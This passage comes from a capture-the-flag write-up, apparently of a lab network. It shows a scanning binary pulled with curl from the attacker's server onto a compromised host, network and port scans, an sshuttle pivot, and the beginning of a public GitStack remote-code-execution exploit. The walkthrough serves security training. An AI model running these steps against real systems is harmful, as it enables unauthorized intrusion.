now using curl utility on the target machine we can download this binary in /tmp directory .



```
[root@prod-serv tmp]# curl http://10.50.85.12:8000/cr3t3ht3-nmap -o cr3t3ht3-nmap
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 5805k  100 5805k    0     0  1137k      0  0:00:05  0:00:05 --:--:-- 1303k
[root@prod-serv tmp]#
```

after setting up the execute permission we can run this nmap binary to scan the network using the command show in the below image




```
[root@prod-serv tmp]# ./cr3t3ht3-nmap -sn 10.200.84.1-255

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-23 10:04 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-1.eu-west-1.compute.internal (10.200.84.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00029s latency).
MAC Address: 02:F3:70:5F:3A:E7 (Unknown)
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Host is up (0.00014s latency).
MAC Address: 02:1A:49:49:0E:2B (Unknown)
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Host is up (-0.10s latency).
MAC Address: 02:B0:CE:2D:64:5D (Unknown)
Nmap scan report for ip-10-200-84-250.eu-west-1.compute.internal (10.200.84.250)
Host is up (0.00023s latency).
MAC Address: 02:9C:9D:AF:36:F5 (Unknown)
Nmap scan report for ip-10-200-84-200.eu-west-1.compute.internal (10.200.84.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.73 seconds
[root@prod-serv tmp]#
```

In Scope Target	Out of Scope Target
10.200.84.100	10.200.84.250
10.200.84.150	10.200.84.1
10.200.84.200	

now we have discovered all the other hosts/machines in the network so it’s time to run a Nmap scan on each target separately so that we can find open ports on each target.

- **Scanning**


Nmap Scan on 10.200.84.100



```
[root@prod-serv tmp]# ./cr3t3ht3-nmap 10.200.84.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-23 11:49 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-84-100.eu-west-1.compute.internal (10.200.84.100) are filtered
MAC Address: 02:1A:49:49:0E:2B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.61 seconds
[root@prod-serv tmp]#
```

nmap scanned 6150 by default and all are filtered .


Nmap Scan on 10.200.84.150



```
[root@prod-serv tmp]# ./cr3t3ht3-nmap 10.200.84.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-23 11:53 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-84-150.eu-west-1.compute.internal (10.200.84.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00048s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
[redacted]cp   open  [redacted]
[redacted]/tcp open  ms-wbt-server
[redacted]/tcp open  wsman
MAC Address: 02:B0:CE:2D:64:5D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 91.22 seconds
[root@prod-serv tmp]# 
```

we found that 3 ports are open, but now the main task is to access the services running on them, because if we try to access 10.200.84.150 from our local system / Attack Box then it will not be accessible. Now here come all the things that we have learned so far, it’s time to use them, I have

used **sshuttle** to create a proxy so that we can acess 10.200.84.150 , you can read more about sshuttle in **Task 15** .




```
❯ sshuttle -r root@10.200.84.200 10.200.84.150/8 --ssh-cmd "ssh -i id_rsa" -x 10.200.84.200
[local sudo] Password:
c : Connected to server.
```

Gaining access to NT-Authority\System user on windows hosts(10.200.84.150)

- **Enumeration**

on visiting http://10.200.84.150 we found a web application with 404 page not found Error



Page not found (404)

Request Method: GET
Request URL: http://10.200.84.150/


Using the URLconf defined in app.urls, Django tried these URL patterns, in this order:

1. ^registration/login/$
[redacted]
3. ^rest/

The current URL, , didn't match any of these.


You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404

on visiting a specific path we found a service that could be vulnerable and we can take advantage of to get a shell on windows hosts .




Default username/password : admin/admin

now we started to search for publicly available exploits for this service using the command **searchsploit service_name** and luckily there is a publicly available exploit .



```
❯ searchsploit [redacted]
--------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                  |  Path
--------------------------------------------------------------------------------------------------------------- ---------------------------------
GitStack - Remote Code Execution                                                                                | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)                                              | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                                                         | php/webapps/[redacted]
--------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


we can use this exploit to gain initial access on windows host , before that we need to copy this exploit to the directory where it is accessible easily (not a necessary step) you can also run the exploit directly from the directory where it is actually available .



```
❯ searchsploit -m [redacted]
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/[redacted]
     Path: /usr/share/exploitdb/exploits/php/webapps/[redacted]
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/goliboi/Desktop/THM/wreath/[redacted]



 ~/Desktop/THM/wreath
```


- **Code Review**

  now we need to edit this exploit , because this exploit is actually creating a .php file inside a particular directory so we have to rename that file as username-exploit.php in my case it will be cr3t3ht3-exploit.php and we also need to change the IP to 10.200.84.150 .




[redacted]

```
# Exploit: [redacted] Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/[redacted]unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys

ip = '10.200.84.150'
```



